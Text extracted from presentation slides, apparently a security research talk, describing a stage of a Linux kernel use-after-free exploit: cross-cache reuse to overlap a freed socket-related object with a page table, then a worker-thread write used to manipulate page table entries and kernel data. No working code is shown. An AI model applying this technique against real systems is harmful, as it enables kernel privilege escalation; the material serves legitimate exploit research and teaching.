
- Because the **vws object** is locked, the *tx_lock* field must be set to 0.
- Is there any object that can offer a **powerful exploit primitive** when *tx_lock* is set to 0 and **arbitrary 4 bytes** are overwritten at *peer_buf_alloc* offset?



Page Table satisfies all conditions!




Stage 3: Bypass UAF Write Kernel Panic

- 1. Do cross-cache, duplicate victim vws with page table






Stage 3: Bypass UAF Write Kernel Panic

2. Access the **virtual address** corresponding to *peer_buf_alloc* in the overlapping **vvs**




Stage 3: Bypass UAF Write Kernel Panic

3. **Worker thread** trigger **UAF Write**




Stage 3: Bypass UAF Write Kernel Panic

- Now,




Stage 3: Bypass UAF Write Kernel Panic

- Now, We can **arbitrarily manipulate** the **kernel data**



Stage 3: Bypass UAF Write Kernel Panic


- Now, We can **arbitrarily manipulate** the **kernel data**



P:	Present	D:	Dirty
R/W:	Read / Write	PAT:	Page Attribute Table
U/S:	User / Supervisor	PK:	Protection Key
PWT:	Write Through	XD:	Execute Disable
A:	Accessed		

Stage 3: Bypass UAF Write Kernel Panic



- Now, We can **arbitrarily manipulate** the **kernel data**




P:	Present	D:	Dirty
R/W:	Read / Write	PAT:	Page Attribute Table
U/S:	User / Supervisor	PK:	Protection Key
PWT:	Write Through	XD:	Execute Disable
A:	Accessed		

Stage 3: Bypass UAF Write Kernel Panic

Limitations



